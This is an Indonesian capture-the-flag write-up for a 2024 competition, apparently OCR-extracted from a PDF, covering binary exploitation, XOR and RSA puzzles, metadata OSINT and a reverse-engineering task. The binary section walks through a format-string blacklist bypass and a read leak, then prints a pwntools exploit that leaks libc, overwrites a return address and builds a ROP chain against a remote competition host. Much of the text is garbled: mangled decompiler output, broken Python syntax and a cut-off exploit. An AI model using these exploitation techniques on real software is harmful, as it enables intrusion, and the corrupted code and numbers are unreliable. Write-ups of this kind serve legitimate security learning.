WRITEUP FINAL INTERFEST 2024







k.eii

itoid



FlaB


SNI - FLAKEITO

Part of






Penyisihan hanya duo (KEITO), FlaB tidak mood




Final juga ternyata duo, FlaB sibuk

Tapi tidak masalah

After Event:








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Binary Exploitation

Binary Exploitaiton/Higan



Diberikan libc (Standard C Library) dan ELF 64-bit yang mempunyai unwritable Global Offset Table, Unexecutable Stack, dan tidak mempunyai mitigasi terhadap canary. ELF ini bukan merukapakan Position Independent Executable (PIE) sehingga tidak ada ASLR (Address Space Layout Randomization) pada program.

```
higanv2
higanv2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=530f1cb4051066e09305524b95883fcb627493ca, for GNU/Linux 3.2.0, stripped

Objective production of the stripped productio
```

Dapat dilihat bahwa file ini stripped, sehingga functions name pada program ini tidak dapat dilihat (contoh: fungsi second_option berubah menjadi fungsi sub_401802). Mari kita decompile program ini dengan IDA dan kita lakukan analisis terhadap programnya


```
int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    sub_4011C6(a1, a2, a3);
    sub_401A72();
    return OLL;
    6 }
```

Fungsi main program ini memanggil 2 fungsi, fungsi yang pertama untuk mensetup program di remote agar standard input, standard output, dan standard error menjadi unbuffered sehingga program dapat berinteraksi dengan user ketika user melakukan netcat di remote server

Fungsi kedua merupakan fungsi menu

```
_int64 sub_401A72()
             int v1; // [rsp+Ch] [rbp-4h] BYREF
                sub_401930();
             puts("[1]. Door 1.");
puts("[2]. Door 2.");
puts("[3]. Exit.");
printf(">> ");
                __isoc99_scanf("%ld", &v1);
                getchar();
               puts(&s);
printf("\x1B[1;33m");
puts("["] The game quits in 3 seconds.");
puts("["] ...1");
sleep(lu);
puts("[a] ...2")
                steep(10);
puts("[#] ..2");
sleep(1u);
puts("[#] ..3");
sleep(1u);
printf("\x1B[0n");
}
                  {
    sub_40158E();
    exit(0);
}
                {
sub_401802();
goto LABEL_10;
            puts(&s);
printf("\x1B[1;31m");
puts("[+] Invalid Choice.");
printf("\x1B[8m");
               result = (unsigned int)v1;
• 49 return result;
• 50 }
```

Berikut merupakan tampilan programnya



Pada opsi pertama, terdapat format string vulnerability karena fungsi printf tidak menggunakan format string specifier.

```
1 int sub_40158E()
       char s[76]; // [rsp+0h] [rbp-50h] BYREF
       int v2; // [rsp+4Ch] [rbp-4h]
   6 v2 = -889275714;
  7 puts(&::s);
  8 printf("\x1B[1;32m");
   9 puts("[+] You find another door sealed at the corner of the room!");
  puts("[+] Higan tried to break the seal with his ninjutsu..");
       printf("\x1B[0m");
       puts(&::s);
  13 printf("Ninjustu: ");
  14 fgets(s, 69, stdin);
15 sub_401227(s);
16 printf(s);
17 puts(&::s);
18 printf("\x1B[1;32m");
19 puts("[+] The seal remains unbroken!");
20 puts("[+] Higan is about to unleash his full power..");
21 printf("\x1B[0m");
22 puts(&::s);
23 printf("Ninjutsu: ");
24 fgets(s, 69, stdin);
25 sub_401227(s);
       printf(s)
       puts(&::s);
  28 if ( v2 == -559038739 )
       sub_4014C3();
30 printf("\x1B[1;31m");31 puts("[+] Mission failed!");
• 32 puts("[+] Higan succumbed and perished at the council..");
33 printf("\x1B[0m");
  34 puts(&::s);
  35 puts(&::s);
  36 printf("\x1B[1;33m");
37 puts("[#] The game quits in 3 seconds.");
38 puts("[#] ..1");
• 39 sleep(1u);
• 40 puts("[#] ..2");
• 41 sleep(1u);
       puts("[#] ..3");
      sleep(lu);
44 return printf("\x1B[0m");
```

Terdapat dua kali kesempatan bagi kita untuk menginput ninjutsu, kemudian program akan exit

```
v2 = -889275714;
7 puts(&::s);
   printf("\x1B[1;32m");
puts("[+] You find another door sealed at the corner of the room!");
puts("[+] Higan tried to break the seal with his ninjutsu..");
printf("\x1B[0m");
12 puts(&::s);
13 printf("Ninjustu: ");
14 fgets(s, 69, stdin);
15 sub_401227(s);
16 printf(s);
17 puts(&::s);
• 18 printf("\x1B[1;32m");
• 19 puts("[+] The seal remains unbroken!");
• 20 puts("[+] Higan is about to unleash his full power..");
21 printf("\x1B[0m");
22 puts(&::s);
23 printf("Ninjutsu: ");

    24 fgets(s, 69, stdin);

   25 sub_401227(s);
   26 printf(s);
27 puts(&::s);
• 28 if ( v2 == -559038739 )
29 sub_4014C3();
• 30 printf("\x1B[1;31m");
• 31 puts("[+] Mission failed!");
• 32 puts("[+] Higan succumbed and perished at the council..");
```

Program akan mengecek jika kita bisa mengoverwrite value dari v2 yang semula -889275714 menjadi -559038739 dengan format string write (namun saya tidak menggunakan cara ini). Jika v2 bisa dioverwrite, program akan memanggil fungsi yang vulnerable terhadap buffer overflow

```
puts("[+] Higan is about to unleash his full power..");
printf("\x1B[0m");
puts(&::s);
printf("Ninjutsu: ");
fgets(s, 69, stdin);
sub_401227(s);
printf(s);
printf(s);
puts(&::s);
if ( v2 == -559038739 )
sub_4014C3();
printf("\x1B[1;31m");
all puts("[+] Mission failed!");
```

Terdapat fungsi filter untuk inputan kita yang pertama


```
1 char *__fastcall sub_401227(char *a1)
   4 char *needle[13]; // [rsp+10h] [rbp-70h]
    5 int i; // [rsp+78h] [rbp-8h]
    6 int v4; // [rsp+7Ch] [rbp-4h]
   8 needle[0] = (char *)&unk_402008;
   9 needle[1] = (char *)&unk_40200B;
  10 needle[2] = (char *)&unk_40200E;
  11 needle[3] = (char *)&unk_402011;
• 12 needle[4] = (char *)&unk_402014;

13 needle[5] = (char *)&unk_402017;
14 needle[6] = (char *)&unk_40201A;
15 needle[7] = (char *)&unk_40201D;

16 needle[8] = (char *)&unk_402020;
17 needle[9] = (char *)&unk_402023;
• 18 needle[10] = (char *)&unk_402026;
  19 needle[11] = (char *)&unk_402029;
20 needle[12] = 0LL;
        result = needle[i];
          result = strstr(a1, needle[i]);
          if ( result )
       if ( v4 )
        puts(&s);
        puts(as);
printf("\x1B[1;35m");
puts("[+] The seal is stronger");
printf("\x1B[0m");
          return strncpy(al, "[+] Ninjutsu Contained!\n", 0x45uLL);
```

Needle tersebut merupakan yang di blacklist

Dapat dilihat bahwa yang diblacklist adalah %p, %s, %x, %d, %u, %i, %o, %a, %e, %f, %g, %c



Jika kita menginput '%p', maka program tidak akan memanggil fungsi printf karena '%p' termasuk di blacklist, namun kita bisa menggunakan '%lx' untuk melakukan format string leak

```
🗱 🕃 itoid 👔 🗁 פ /binary/Higan
================
      BEENINJA
[1]. Door 1.
[2]. Door 2.
[3]. Exit.
>> 1
[+] You find another door sealed at the corner of the room!
[+] Higan tried to break the seal with his ninjutsu...
Ninjustu: %lx
402029
[+] The seal remains unbroken!
[+] Higan is about to unleash his full power...
Ninjutsu:
```


```
int sub_401802()

char buf[32]; // [rsp+0h] [rbp-20h] BYREF

puts(&s);
printf("\x18[1;32m");
puts("[+] A chest has been discovered!");
puts("[+] Higan unlocks it and retrieves a mystical amulet..");
printf("\x18[0m");
puts(&s);
printf("\x18[1;32m");
puts("[+] The amulet instantly bestowed Higan with immense power.");
puts("[+] Overcome by the surge, Higan began to scream in agony..");
printf("\x18[0m");
puts(&s);
printf("\x18[0m");
puts(&s);
printf("Scream: ");
read(0, buf, 0x20ulL);
puts(&s);
printf("[?] He Screamed: %s\n", buf);
return puts(&s);

20
21
}
```

Pada opsi kedua terdapat leak via read jika kita menginput sesuatu tanpa newline ('\n') yang kita bisa leverage untuk mendapatkan data yang berada tepat dibawah variabel buf akan dileak



Opsi ketiga adalah exit program. Jika kita memilih opsi selain ketiga opsi tersebut, maka opsi invalid


```
| Second | S
```

Dapat dilihat bahwa libc yang diberikan merupakan Debian GLIBC 2.36-9+deb12u8 yang merupakan libc dari debian:latest. Lansung saja kita akses os tersebut dengan menggunakan docker kemudian copy loadernya ke local machine

```
्रे <mark>हह्ा⊛itoid</mark> हहूं ि g /binary/Higan हहूं
>>> हहूं
>>> docker run --rm -ti -v "$PWD":/host debian:latest bash
root@6db0c4e465ad:/# cd lib/x86 64-linux-gnu
root@6db0c4e465ad:/lib/x86 64-linux-gnu# ls
e2fsprogs
                          libaudit.so.1.0.0
                                                  libcrypt.so.1
                                                                               libgcc_s.so.1
                                                  libcrypt.so.1.1.0
libdb-5.3.so
                          libblkid.so.1
                                                                               libgcrypt.so.20
                          libblkid.so.1.1.0
                                                                               libgcrypt.so.20.4.1
libBrokenLocale.so.1
                                                   libdebconfclient.so.0
                                                                               libgmp.so.10
libacl.so.1
                          libbz2.so.1.0
                                                   libdebconfclient.so.0.0.0 libgmp.so.10.4.1
libacl.so.1.1.2301
                         libbz2.so.1.0.4
                                                  libdl.so.2
                                                                               libgnutls.so.30
                                                                               libgnutls.so.30.34.3
                                                  libdrop_ambient.so.0
libanl.so.1
                         libc.so.6
libapt-pkg.so.6.0
                         libc_malloc_debug.so.0 libdrop_ambient.so.0.0.0
                                                                               libgpg-error.so.0
libapt-pkg.so.6.0.0
                         libcap-ng.so.0
                                                  libe2p.so.2
                                                                               libgpg-error.so.0.33.1
                         libcap-ng.so.0.0.0
                                                   libe2p.so.2.3
                                                                               libhogweed.so.6
                                                                               libhogweed.so.6.6
libapt-private.so.0.0.0 libcap.so.2
libattr.so.1
                         libcap.so.2.66
                                                  libext2fs.so.2.4
                                                                               libidn2.so.0
libattr.so.1.1.2501
                         libcom err.so.2
                                                  libffi.so.8
                                                                               libidn2.so.0.3.8
                         libcom_err.so.2.1
                                                  libffi.so.8.1.2
libaudit.so.1
                                                                               liblz4.so.1
root@6db0c4e465ad:/lib/x86 64-līnux-gnu# cp ld-linux-x86-64.so.2 /host
```

Setelah loader sudah berada di local machine, patch program tersebut yang sebelumnya menggunakan libc dan loader local machine menjadi libc dan loader dari debian:latest dengan patchelf

Untuk mengexploit program ini, flownya sebagai berikut:




Berikut exploit scriptnya:

```
#!/usr/bin/env python3
from pwn import *
import inspect
```

```
host, port = "nc 188.166.215.13 24234".split(" ")[1:3]
exe = context.binary = ELF(args.EXE or "./higanv2_patched", 0)
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
s1 = lambda a: io.sendline(a)
com = lambda: io.interactive()
def li(value, name=None):
    if name is None:
        frame = inspect.currentframe().f back
        name = [k for k, v in frame.f_locals.items() if v is value][0]
    log.info(f"{name}: {hex(value)}")
rud = lambda a:io.recvuntil(a, drop=0x1)
int16 = lambda a: int(a, 16)
def ninjutsu(p):
    sla(b'Ninjustu: ', p)
sla(b'>> ', b'1')
p = b'\%23$11x \%16$11x'
ninjutsu(p)
x y = rud(b' n').split(b'')
rsp_off_0x70 = int16(x_y[1])
printf_0xc2 = rsp_off_0x70 - 0x78
 _libc_start_call_main_0x7a = int16(x_y[0])
li(__libc_start_call_main_0x7a)
libc 0 = libc start call main 0x7a - 0x2724a
li(rsp_off_0x70)
li(printf 0xc2)
li(libc_0, "libc_base")
rop_entry = 0x4014ee
p = b''
p = '%{}c'.format(rop_entry).encode()
p += b'%17$11n'
p = fmtstr_payload(6, {printf_0xc2: rop_entry}, write_size='short' )
s1(p)
p = flat({0x68 - 0x20}:
    [libc_0 + 0x27182,
   libc_0 + 0x28f99,
    0x0,
   libc_0 + 0x277e5,
   libc_0 + 0x196031,
    libc_0 + 0x4c490
```

Cryptography

Cryptography/X0R3D




Diketahui judul chall xored (xor), diberikan strings Yaudah bruteforce ae lah

TI;dr

Solver ini bruteforce sampai dengan 16 byte, biar banyak kandidatnya

```
def repeatKey(ciphertext, key):
    repeats = len(ciphertext)//len(key)
    remainder = len(ciphertext) % len(key)
   repeatedKey = ""
   for x in range(repeats):
        repeatedKey += key
   repeatedKey += key[:remainder]
   return repeatedKey
def bruteforce_XOR(ciphertext, known_plaintext):
   b ct = bytes.fromhex(ciphertext)
   key = "00"
   while 1==1:
       repeatedKey = repeatKey(ciphertext, key)
       b rk = bytes.fromhex(repeatedKey)
        for byte in b ct:
           m += chr(byte ^ b rk[index])
        if m[:len(known plaintext)] == known plaintext:
            return m, key
        key = int(key, 16) + 1
        key = hex(key)
        key = key[2:]
        if len(key) % 2 != 0:
def main():
"7549337655356a4535755d397c692e61743361742072672072713664713661743361743c"
   k pt = "forestyctf{"
   message, key = bruteforce_XOR(ct, k_pt)
```


Cryptography/Marcus said




QR code untuk n, e, dan cnya dinamis

```
.value {
               margin-top: 10px;
               word-wrap: break-word;
               font-size: 14px;
               color: #555;
       }
</style>
   </head>
   <body>
       <h1>Good Luck!!!</h1>
       <h2>N</h2>
               <img src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAtoAAALaAQAAAAAnlcmeAAAIf0lEQVR4n02c</pre>
           </div>
           <div class="card">
               <h2>e</h2>
               <img src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAXIAAAFyAQAAAADAX2ykAAACdklEQVR4nO2l</pre>
           <div class="card">
               <h2>C</h2>
               <img src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAtoAAALaAQAAAAAnlcmeAAAIhklEQVR4n02c</pre>
           setTimeout(function() { window.location.reload(); }, 10000);
   </body>
</html>
```

Jika view page source, dapat dilihat bahwa n, e, dan c berubah setiap 10 ribu milidetik (10 detik). Analyze QR codenya untuk mendapatkan valuenya, contohnya seperti dibawah ini:



Parse q dan r, dapet c, e, dan n



Yg gua bingungin, kenapa e nya bukan dalam desimal tapi hex? Bingung..... Iseng2 cek cipher identifier dcode.fr, teridentifikasi sebagai md5 (walau barnya cuma 2 aowkowakowa)

Dan bener aja, demn...

Untuk p dan q, ga usah repot2, itu p = q, jadinya tinggal sqrt(n). Ketemu pas ngecek di factordb.

Maka utk menghitung phi(n) tinggal p(p-1)

(https://stackoverflow.com/questions/67472553/rsa-crypto-when-p-q)



Solver:

n =11529267561538880969209792504684971660709103835623936112074787023658084894 85234856777684261068039814443547558967715850836482404278456151270138333965 00979230422085744916480193211066081485706123377423677841288697841780946990 38317839353072350021312957444098596516522904597121999871495602834990217630 79426643222035948354362253111587569393423986237519094756795833457807430995 43888148482977228593764234021709987433404208358021714643199130266381875739 28495881818990089190872141297109973882253728700855414302072327486251670790 0685732164705051420432449 # e = cdeeafb8118bb5cf2fd45b00d389e03a = 273731069793331729013978215426105663546 94968485471520129283156752894176880249670922230256386026374289380844312045 74856085000859371572144254106934500657897748962838453983178324425074308494 14653541895670431054702674398874761760281873742067056117531091009704757489 94350917236886935244486171213121075270888444180190079767744397792483089995 90126701127073053958411968341275182122293677864357081299065092736758139719

factor db, p = q =from Crypto.Util.number import inverse, long to bytes p = $\underline{96920534148814309742892476362484250851334799291681164660414409844368646982}$ print('p*q = ', p*q)# e = b'cdeeafb8118bb5cf2fd45b00d389e03a' e = 21767

```
94968485471520129283156752894176880249670922230256386026374289380844312045
14653541895670431054702674398874761760281873742067056117531091009704757489
94350917236886935244486171213121075270888444180190079767744397792483089995
901267011270730539\bar{5}841196834127518212229367786435708129\bar{9}065092736758139719
39517214595814407731561124539660348783006235047754169492902939425186028455
05490220583214610544373360909620280179621514726639805727536455494539282714
19947782021196640557372143107458515489549479961638462144540084458087436636
821333109403075347213792
phi = p*(p-1)
\# e = int.from bytes(e) * 5
print('e = ', e)
d = inverse(e, phi)
print('D = ', d)
m = pow(c, d, n)
m = long_to_bytes(m)
print("m:", m)
```

m: b'forestyctf{l0r3m_1p5um_d0l0r_51t_4m3t}'


Cryptography/Patriot cat



Hint bilang patristocrat

dcode.fr lagi






forestyctf{by using forestyctf you can find the real flag here}

Osint

Osint/METADATA EXTRACTION



Judulnya "Metadata", metadata bisa dicek pake exiftool


Date : 2024-12-06

Description : Gambar ini menyembunyikan data penting.

True Flag : F0r3styCtF{F1nAl_L[]Mb4_InT3rFE5T}

Fake Flags : ["F0r3styCtF{123.4567_89.1234_Fake_Flag}", "F0r3sty

Osint/Cari Sendiri!



Demn sama aja exiftool doang akwoawkowakowa

```
Measurement Geometry
                                                       UNKNOWN
                                                     : 0.999%
Measurement Flare
Measurement Illuminant
                                                     : D65
Technology
                                                       Cathode Ray Tube Display
                                                       (Binary data 2060 bytes, use -b option to extract)
(Binary data 2060 bytes, use -b option to extract)
(Binary data 2060 bytes, use -b option to extract)
Red Tone Reproduction Curve
Green Tone Reproduction Curve
Blue Tone Reproduction Curve
Author
Challenge
                                                        Geolocation Investigation Level: HARD
True Flag : ForestyCTF{48.8566_2.3522_W1bu_K3rEn} : ["ForestyCTF{43.8566_3.3522_W1buB4wAn9}", "ForestyCTF{ restyCTF{123.0000_-45.0000_Flag_Salah}", "ForestyCTF{90.0000_180.0000_W1bu_Lucu}"] Random Coordinates : ["-14.266902,-126.445343", "-52.963029,-123.266627", "
34,11.512420", "-38.277171,174.779812"]
```

Reverse Engineering

Reverse Engineering/YNKTS!



YNTKTS aseli, gua bingung mau jelasin apa Dari sini udah jelas

```
17 Encrypted string: ³Åƶ³,£¥ªÁ²Àª¡Á£»ªÄ¼
18 XOR Key: 245
19
```

String2 lainnya decoy doang

